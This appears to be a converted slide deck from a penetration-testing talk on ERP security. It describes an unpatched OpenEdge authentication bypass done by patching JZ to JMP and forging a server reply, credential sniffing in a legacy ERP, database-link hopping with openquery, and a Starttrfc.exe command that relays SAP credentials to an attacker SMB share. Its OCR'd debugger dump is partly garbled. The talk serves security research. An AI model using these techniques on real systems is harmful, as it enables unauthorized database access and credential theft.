
- Design is insecure
    - If an attacker has access to the client workstation they can sniff the transmission the JDE user password
    - After acquiring the password the attacker can then directly connect to the db with DBA access
    - Provides full access to all data (DB\_OWNER), bypassing any restrictions
    - Current guidelines focused on securing jde.ini by OS file rights which is not enough



# Penetration Testing ERP

The JDE.INI file resides on workstations, servers, and Windows Terminal Servers. Each fat client workstation will have its own copy. Also, each instance of OneWorld on the enterprise server will have its own copy of the JDE.INI file. You will need to keep this in mind when you review the values of this file. The only exception to this is on Windows Terminal Server. Each user will have his or her own profile on a Windows Terminal Server. This profile is a directory that contains a copy of the JDE.INI file for each user. Remember, on a Windows Terminal Server you are sharing specification files for multiple users. These users will need their own JDE.INI files to control logging and other functionality.

[http://books.mcgraw-hill.com/downloads/products/0072125101/0072125101\\_appc.pdf](http://books.mcgraw-hill.com/downloads/products/0072125101/0072125101_appc.pdf)



- **Authentication Bypass**

- Example 3 – Authentication Bypass: Open Edge RDBMS  
Oday

- **Business Risk: Local Espionage, Sabotage, Fraud**

- Progress® OpenEdge® Relational DB Management  
System (RDBMS)

- Used for building custom-based ERP systems

- **This RDBMS that used in Fortune 100:**

- |                       |                       |                      |                           |
|-----------------------|-----------------------|----------------------|---------------------------|
| • PepsiCo             | • Johnson & Johnson   | • Mercedes-Benz      | • Rockwell                |
| • Mars (Master Foods) | • Black & Decker      | • Ford Motor Company | • Mazda Motor Corporation |
| • Daewoo              | • Lucent Technologies | • British Petroleum  | • Danon                   |
| • Coca-Cola           | • Lockheed Martin     | • Heineken           | • United Technologies     |
| • Marriott (hotels)   | • Colgate-Palmolive   | • Gillette           | • McDonnell-Douglas       |
|                       | • Heineken            | • AT&T               | • Sony                    |



- **Authentication Bypass**

- **Example 3 – Authentication Bypass: Open Edge RDBMS Oday**

- Many vulnerabilities was found before
  - **CVE-2007-2417** Heap-based buffer overflow in \_mprosrv.exe in Progress Software Progress 9.1E and OpenEdge 10.1x
  - **CVE-2007-3491** Buffer overflow in \_mprosrv in Progress Software OpenEdge before 9.1E0422, and 10.x before 10.1B01
  - **CVE-2007-2506** WebSpeed 3.x in OpenEdge 10.x in Progress Software Progress 9.1e, and certain other 9.x versions, allows remote attackers to cause a denial of service (infinite loop and daemon hang)
- But nobody cares about architecture
- Auth bypass vuln found by Alexander Polyakov an Alexey Sintsov is still unpatched





- **Authentication Bypass**

- **Example 3 – Authentication Bypass: Open Edge RDBMS Oday**

- **Authentication Process Details**


- Client connects to server, sends auth request with USERNAME
- Server checks if user exists and if so sends a hash of the user's password to the client checks if hashed password matches the hash sent from server
- If matches the client sends a reply that password is ok
- Server successfully authenticates the client



# Penetration Testing ERP

- **Authentication Bypass**

- Example 3 – Authentication Bypass: Open Edge RDBMS 0day
- Authentication Process Details



- **Authentication Bypass**

- Example 3 – Authentication Bypass: Open Edge RDBMS Oday
  - This design is insecure
  - Can be bypassed by changing JZ to JMP on the client
    - Forces it to always reply yes to the server
    - With this change the client will always be authenticated even if an incorrect password is entered
    - All that is needed is to know the username
  - Actually no need to even know the username.



# Penetration Testing ERP

## • Authentication Bypass

### – Example 3 – Authentication Bypass: Open Edge RDBMS Oday

```
Immunity Debugger - prowin32.exe - [CPU - main thread, module prowin32]
File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ? La Sua squadra sta noleggiando?

10246152 E8 6E851200 CALL prowin32.dbut_stcomp
10246152 83C4 14 ADD ESP,14
10246153 F708 NEG EBX
10246157 57 POP EDI
10246158 1B00 SBB EBX,EBX
10246159 5B POP EBX
1024615B 8BC24 F0000000 MOV ECX,DMWORD PTR SS:[ESP+0]
10246162 39CC XOR ECX,ESP
10246164 E8 9B703500 CALL prowin32.1059D204
10246169 81C4 F4000000 ADD ESP,0F4
1024616F C3 RETN
10246170 50 PUSH EAX
10246171 E8 AAR08000 CALL prowin32.102D0A20
1024617D 8BC24 FC000000 MOV ECX,DMWORD PTR SS:[ESP+FC]
1024617D 83C4 04 ADD ESP,4
10246180 5F POP EDI
10246181 5B POP EBX
10246182 39CC XOR ECX,ESP
10246184 83C8 FF OR EBX,FFFFFFFF
10246187 E8 78703500 CALL prowin32.1059D204
1024618C 81C4 F4000000 ADD ESP,0F4
10246192 C3 RETN
10246193 CC INT3
10246194 CC INT3
10246195 CC INT3
10246196 CC INT3
10246197 CC INT3
10246198 CC INT3
10246199 CC INT3
1024619A CC INT3
1024619B CC INT3
1024619C CC INT3
1024619D CC INT3
1024619E CC INT3
1024619F CC INT3
102461A0 83EC 08 SUB ESP,8
102461A3 53 PUSH EBX
102461A4 8B5C24 10 MOV EBX,DMWORD PTR SS:[ESP+10]
102461A8 56 PUSH ESI
102461A8 58 PUSH EBX
102461A8 59 PUSH EBX
102461AC FF15 44765B10 CALL DMWORD PTR DS:[<&MSUCR00.strchr>] MSUCR00.strchr
102461B2 33F6 XOR ESI,ESI
102461B4 83C4 08 ADD ESP,8
102461B7 3BC6 CMP EBX,ESI
102461B9 0F84 72010000 JE prowin32.10246331
102461BF 55 PUSH EBP
102461C0 8068 01 LEA EBP,DMWORD PTR DS:[EAX+1]
102461C3 A1 E41E6D10 MOV EBX,DMWORD PTR DS:[106D1FF4]
102461C8 897424 0C MOV DMWORD PTR SS:[ESP+C],ESI
102461CC 3E88 84000000 MOV ECX,DMWORD PTR DS:[EAX+B4]
102461D0 57 PUSH EDI
102461D3 51 PUSH ECX
102461D4 E8 077EEFFF CALL prowin32.1013E0B0
102461D9 83C4 64 ADD ESP,4
102461DC 3BC6 CMP EBX,ESI
103716C0=prowin32.dbut_stcomp

Address Hex dump ASCII
00403000 1C C5 2A 00 72 00 78 00 2E 00 65 00 78 00 65 00 L*.r.w...e.w.e.
00403010 00 00 00 00 72 00 78 00 2E 00 65 00 78 00 65 00 ...r.w...e.w.e.
00403020 00 00 00 00 2E 00 72 00 64 00 60 00 6D 00 61 00 .....r.d.l.n.a.e.
00403030 69 00 68 00 69 00 63 74 78 00 74 00 00 00 00 00 n.l.f.e.s.t....
00403040 2E 00 6D 00 61 00 6E 00 69 00 66 00 65 00 73 00 ...w.a.n.l.f.g.s.
00403050 74 00 00 00 55 6E 69 63 6F 77 73 2E 64 6C 6C 00 t..Unicows.dll.
00403060 3F 00 3F 00 3F 00 2E 00 3F 00 3F 00 3F 00 00 00 ?.??.??.??.?
00403070 4B 65 72 6E 60 62 64 6C 6C 00 00 00 Kernel32.dll...
00403080 4B 00 65 00 72 00 6E 00 65 00 6C 00 33 00 32 00 K.e.r.n.e.l.3.2.
00403090 2E 00 64 00 6C 00 6C 00 00 00 00 00 43 72 65 61 ..d.l.l.....Crea
004030A0 74 65 41 63 74 43 74 78 57 00 00 52 65 6C 65 t.e.A.c.T.c.h.w...Rele
004030B0 61 78 65 41 63 74 49 00 00 41 63 74 69 a.s.e.A.c.T.c.h.w...Acti
004030C0 76 61 74 65 41 63 74 43 74 78 00 00 44 65 61 63 v.a.r.e.A.c.T.c.h.w...Deac
004030D0 74 69 76 61 74 65 41 63 74 43 74 78 00 00 00 t.i.v.a.r.e.A.c.T.c.h.w....
004030E0 08 08 85 2F 3F 5F 49 08 5F 5F 5F 5F 5F 5F 5F 5F U...%..%..%..%..%..%..%
```



# Penetration Testing ERP

## • Authentication Bypass

### – Example 3 – Authentication Bypass: Open Edge RDBMS

Oday

The image is a screenshot of Immunity Debugger running prowin32.exe. The main window shows assembly code for the CPU main thread. The code includes instructions like PUSH, CALL, ADD, TEST, JE, MOV, and JMP. Comments indicate ASCII strings such as "Initial connection" and "Initial connection".

On the right, the Registers (FPU) window shows the state of various registers, including EAX, ECX, EDI, EIP, ESP, EBP, ESI, EDI, EIP, etc.

At the bottom, the memory dump window shows a hex dump of memory at address 00403000. The dump includes ASCII characters like 'L\*.r.k...e.w.e.' and 'h.i.f.e.s.t....'. Below the dump, there are several log entries showing return addresses and function names, such as '0012F070 02799F9C &#x0 ASCII "/>



- **Authentication Bypass**

- **Example 3 – Authentication Bypass: Open Edge RDBMS Oday**

- **Authentication Process Details:**

- Client connects & sends an auth request with a non-existent username
    - Server checks if user exists
      - Server replies no such user
    - Attacker can send a packet matching the user authenticated response
    - Server successfully authenticates the client



- **Authentication Bypass**

- Example 3 – Authentication Bypass: Open Edge RDBMS  
0day

- For Extra LuLz:

- If a non-existent user is authenticated in this manner
- Server grants the user **administrator** rights (by default any DB user is admin)
- Only fix at this time is to use windows authentication instead



- **Authentication Bypass**

- **Example 3 – Authentication Bypass: Open Edge RDBMS Oday**

**Official answer:**

“The Progress Software OpenEdge RDBMS database security flaws that you have notified us about do exist in a network client-server model that uses the built-in user accounts. However, this configuration does not represent the current state of deployed OpenEdge applications. While some old/legacy applications may continue to use this architecture, the numbers continue to decline. We find this configuration used mostly at companies where the data’s value does not warrant moving to a more secure application architecture.” © *Progress*

***Please nominate this bug to PWNIE awards 2011!!!***





- **Authentication Bypass**

- Example 4 – Authentication Bypass: Russian ERP 2

- **Business Risk – Local Espionage, Sabotage, Fraud**

- This example is from a custom ERP system used in the oil/energy sector
    - Application is legacy 2 tiered
    - Consists of frontend applications installed on user workstations and backend services installed on a database server
    - Backend consists of different stored procedures and tables installed on the database



- **Authentication Bypass**

- **Example 4 – Authentication Bypass: Russian ERP 2**

- **Authentication Process Details**

- User opens frontend app and selects the desired
- Frontend app tries to connect to the db using a hardcoded APPUSER username and password
- Frontend app selects all domain usernames, database usernames and database passwords with the selected role from the table USERTABLE
  - Replies to the client app with a list of domain usernames
  - If the current user's logon exists in this list then the client app allows the user to connect
- When user clicks connect, a frontend app connects to db using previously selected database usernames and passwords for the current domain user
- If everything matches, the frontend application reads other required information from the database and displays a GUI interface to the user




# Penetration Testing ERP

- **Authentication Bypass**

- Example 4 – Authentication Bypass: Russian ERP 2

- Authentication Process Details



- **Authentication Bypass**

- **Example 4 – Authentication Bypass: Russian ERP 2**

- In this design
      - User can simply sniff the database credentials of any existing user
      - By choosing application roles in the frontend application and sniffing the reply
    - From the reply the attacker can retrieve the database usernames and passwords
    - Then directly connect to database and get full access to data



- **Insecure Trust Relationships**

- Corp biz apps are connected to each other
  - Domain controllers
  - Databases
  - Sometimes with more critical systems like SCADA
- It's common to see an ERP system using a RDBMS backend that is linked with a SCADA backend
- Trust relationships generally used in normal penetrations
  - OS systems
  - Servers on the same domain
  - Servers that use the same passwords
- When working with business applications
  - Database and application trust relations can be added, manipulated or used



- **Insecure Trust Relationships**

- Example 1: Insecure Trusts: Database Hopping
- **Business Risk: Local Espionage, Sabotage, Fraud**
  - Corporate dbs are connected for
    - Replication & Back-ups
    - Transferring information
  - Common to see 10-20 links between databases
  - Some links use SA accounts with hardcoded pwds
  - With access to an unprivileged user in a database with a hardcoded pwd
    - Hop to another database with sysadmin rights
    - Gain access to the OS or hop to the next database
    - In corporate networks sometimes make 3-5 hops



- **Insecure Trust Relationships**

- **Example 1: Insecure Trusts: Database Hopping**

- In MSSQL *sp\_linkedservers* lists all links
- Makes it possible to select requests from linked db
  - `select * from openquery(LINKEDSERVER, 'select * from @@version')]`
- Custom ERP app uses MSSQL DB as a backend
  - Has links to another db which was SCADA backend
- After one hop it is possible to achieve total control
- While direct access to the SCADA systems is restricted, it is still accessible via these db trusts
- At a minimum one connection for transferring data between the databases is required, and if this trust connection is not secure and runs with rights of **db\_owner** this is a significant vulnerability.



# Penetration Testing ERP

- **Insecure Trust Relationships**

- Example 2: Insecure Trusts: PassTheHash Phishing, MS 0day

- **Business Risk: Local Espionage, Sabotage, Fraud**

- Why PassTheHash useful for ERP:

1. Most ERP systems use domain accounts or local user accounts for running their processes.

- For example SAP installs with 2 preinstalled usernames:

- <SID>adm
- sap<SID>

2. ERP systems have many system related functionality that allows for the use of \\fakesmb\share

This means that PassTheHash will generally work





- **Insecure Trust Relationships**

- Example 2: Insecure Trusts: PassTheHash Phishing, **MS 0day**

3 Most ERP systems require multiple computer resources to operate

- Common to see ERP installed in a cluster
- It was found that the SMB relay patch from Microsoft did not protect clusters (*Thanks to Dmitry Evdokimov and Alexey Sintsov*)
- Because of this, PassTheHash calls from one node of a cluster to another node of the cluster are possible



# Penetration Testing ERP

- **Insecure Trust Relationships**

- Example 2: Insecure Trusts: PassTheHash Phishing, MS 0day
- Example for SAP when using the default user SAPCPIC:
  - `Starttrfc.exe -3 -h 172.16.0.222 -s 01 -t EDI_DATA_ICOMING -E PATHNAME=\\172.16.0.101\DSECRG\ -E PORT=SAPID3 -u SAPCPIC -p admin`
- Attack generally only works against windows systems
  - Occasionally there are SMB clients installed on UNIX
- Many other ways possible (now patching by SAP)
- Use DB passthehash like xp\_dirtree



- **Insecure Trust Relationships**

- **Example 2: Insecure Trusts: SAP Trust**

- Another example of trust relations is application links
- Some apps can be linked to each other at the app level
  - Lotus Domino and SAP ERP have links between trusted servers
- In SAP ERP a link can be created which is similar to a db link between 2 SAP servers using the SM59 transaction
  - Sometimes these **links have hardcoded passwords** to other SAP systems with SAP\_ALL rights for making transport requests
  - In the older versions it was possible to gain access to a trusted server (transaction SM59) having with the default user EARLYWATCH
  - In newer versions it is only possible for privileged users
  - It is also possible to find application links to production systems that are setup with SAP\_ALL rights.



# Penetration Testing ERP

- **Future Work**



- DSecRG is finalizing ***ERPSCAN security suite for SAP***

- An automatic security scanner for SAP systems



- Can be used to simplify security assessments as well as compliance and risk assessments for SAP Netweaver (Corporate product)
- Other ERP specific security tools (Erpscan Black for penetration testing) under development

- The OWASP-EAS security guidelines will be updated and have more examples
- AR is looking at implementing ERP exploitation techniques into tactical methods and threat testing



# Conclusions

---

- ERP is a forgotten world in infosec
- This is concerning because of the sensitive data involved
- Old, already solved mistakes are being made in new business systems
- These can be used by attackers to cause significant damage to businesses.
- A new tactical approach to exploitation is needed that focuses on
  - Design flaws & configuration errors & Business risks
- Although a relatively new area, during the last year there has been more awareness towards security problems in ERP
- We hope that this area will grow



# Notes

- [1] DsecRG Research group focused om ERP security <http://dsecrg.com>
- [2] Onapsis Lab focused on ERP security <http://onapsis.com>
- [3] Business Software: [http://en.wikipedia.org/wiki/Business\\_software](http://en.wikipedia.org/wiki/Business_software)
- [4] Segregation of Duties SAP <http://www.sdn.sap.com/irj/scn/go/portal/prtroot/docs/library/uuid/f02855c9-2091-2a10-8682-af41abe087ba?QuickLink=index&overridelayout=true>
- [5] “ERP security: Myths, Problems, Solutions” by Alexander Polyakov at Source Barcelona 2010  
<http://dsecrg.com/pages/pub/show.php?id=30>
- [6] ERP Security challenge <http://www.csoonline.com/article/216940/the-erp-security-challenge>
- [7] OWASP Enterprise Application Security Project: [http://www.owasp.org/index.php/OWASP\\_Enterprise\\_Application\\_Security\\_Project](http://www.owasp.org/index.php/OWASP_Enterprise_Application_Security_Project)
- [8] Google Hacking for SAP: <http://dsecrg.blogspot.com/2010/11/sap-infrastructure-security-internals.html>
- [9] OWASP – Hacking SAP Business Objects: [http://www.owasp.org/index.php/Hacking\\_SAP\\_BusinessObjects](http://www.owasp.org/index.php/Hacking_SAP_BusinessObjects)
- [10] Google Hacking of Oracle Technologies: [http://www.red-database-security.com/wp/google\\_oracle\\_hacking\\_us.pdf](http://www.red-database-security.com/wp/google_oracle_hacking_us.pdf)
- [11] Secure Configuration for SAP NetWeaver Application Server ABAP  
<http://www.sdn.sap.com/irj/scn/go/portal/prtroot/docs/library/uuid/f0d2445f-509d-2d10-6fa7-9d3608950fee?QuickLink=index&overridelayout=true>
- [12] SAP Application Server Security Essentials: default passwords: <http://dsecrg.blogspot.com/2010/11/sap-application-server-security.html>
- [13] ERPScan: <http://erpscan.com/>
- [14] [DSECRG-10-005] SAP Netweaver XRFC Stack Overflow: <http://dsecrg.com/pages/vul/show.php?id=205>
- [15] [DSECRG-10-006] SAP NetWeaver MMR Denial of Service: <http://dsecrg.com/pages/vul/show.php?id=206>



# Notes

- [16] [DSECRG-09-014] SAP Cfolders Multiple Stored XSS Vulns: <http://dsecrg.com/pages/vul/show.php?id=114>
- [17] [DSECRG-09-021] SAP Cfolders Multiple Linked XSS Vulns <http://dsecrg.com/pages/vul/show.php?id=121>
- [18] Attacking SAP Users With SAPSploit: <http://dsecrg.com/files/pub/pdf/HITB%20-%20Attacking%20SAP%20Users%20with%20Sapsplit.pdf>
- [19] Attacking SAP Users with SAPSploit Extended 1.1: [http://dsecrg.com/files/pub/pdf/DSECRG%20SAP%20SECURITY%20-%20Attacking%20SAP%20users%20with%20sapsplit%20eXtended%201.1%20\(DEEPSEC\).pdf](http://dsecrg.com/files/pub/pdf/DSECRG%20SAP%20SECURITY%20-%20Attacking%20SAP%20users%20with%20sapsplit%20eXtended%201.1%20(DEEPSEC).pdf)
- [20] [DSECRG-10-010] SAP NetWeaver Business Client SapThemeRepository AcitveX Control Remoted Code Execution Vuln: <http://dsecrg.com/pages/vul/show.php?id=210>
- [21] [DSECRG-09-064] SAP GUI 7.1 Insecure Method Code Execution: <http://dsecrg.com/pages/vul/show.php?id=164>
- [22] “Gui Scripting security guide” by SAP: <http://www.sdn.sap.com/irj/scn/index?rid=/library/uuid/002444be-7018-2d10-e18e-a8c537198ef6&overridelayout=true>
- [23] “JDE.INI File Settings for Clients and Servers” [http://books.mcgraw-hill.com/downloads/products//0072125101/0072125101\\_appc.pdf](http://books.mcgraw-hill.com/downloads/products//0072125101/0072125101_appc.pdf)
- [24] JD Edwards Security Program <http://www.auditnet.org/docs/JDE1WorldSecurityAP.pdf>
- [25] Progress Open Edge <http://progresssoftware.com>
- [26] [DSECRG-09-063] Open edge multiple vulnerabilities: <http://dsecrg.com/pages/vul/show.php?id=163>
- [27] “Some notes on SAP security” by Alexander Polyakov at Troopers 2010 <http://dsecrg.com/files/pub/pdf/Troopers10%20-%20Some%20notes%20on%20SAP%20Security.pdf>
- [28] Smb relays for MSSQL [http://troopers09.org/content/e644/e653/TROOPERS09\\_siddharth\\_sql\\_injections.pdf](http://troopers09.org/content/e644/e653/TROOPERS09_siddharth_sql_injections.pdf)
- [29] “Penetration: from application down to OS. Getting OS access using Oracle Database unprivileged user” by Alexander Polyakov <http://dsecrg.com/pages/pub/show.php?id=17>





# Questions?

For more information see: <http://www.attackresearch.com>  
<http://dsecrg.com>

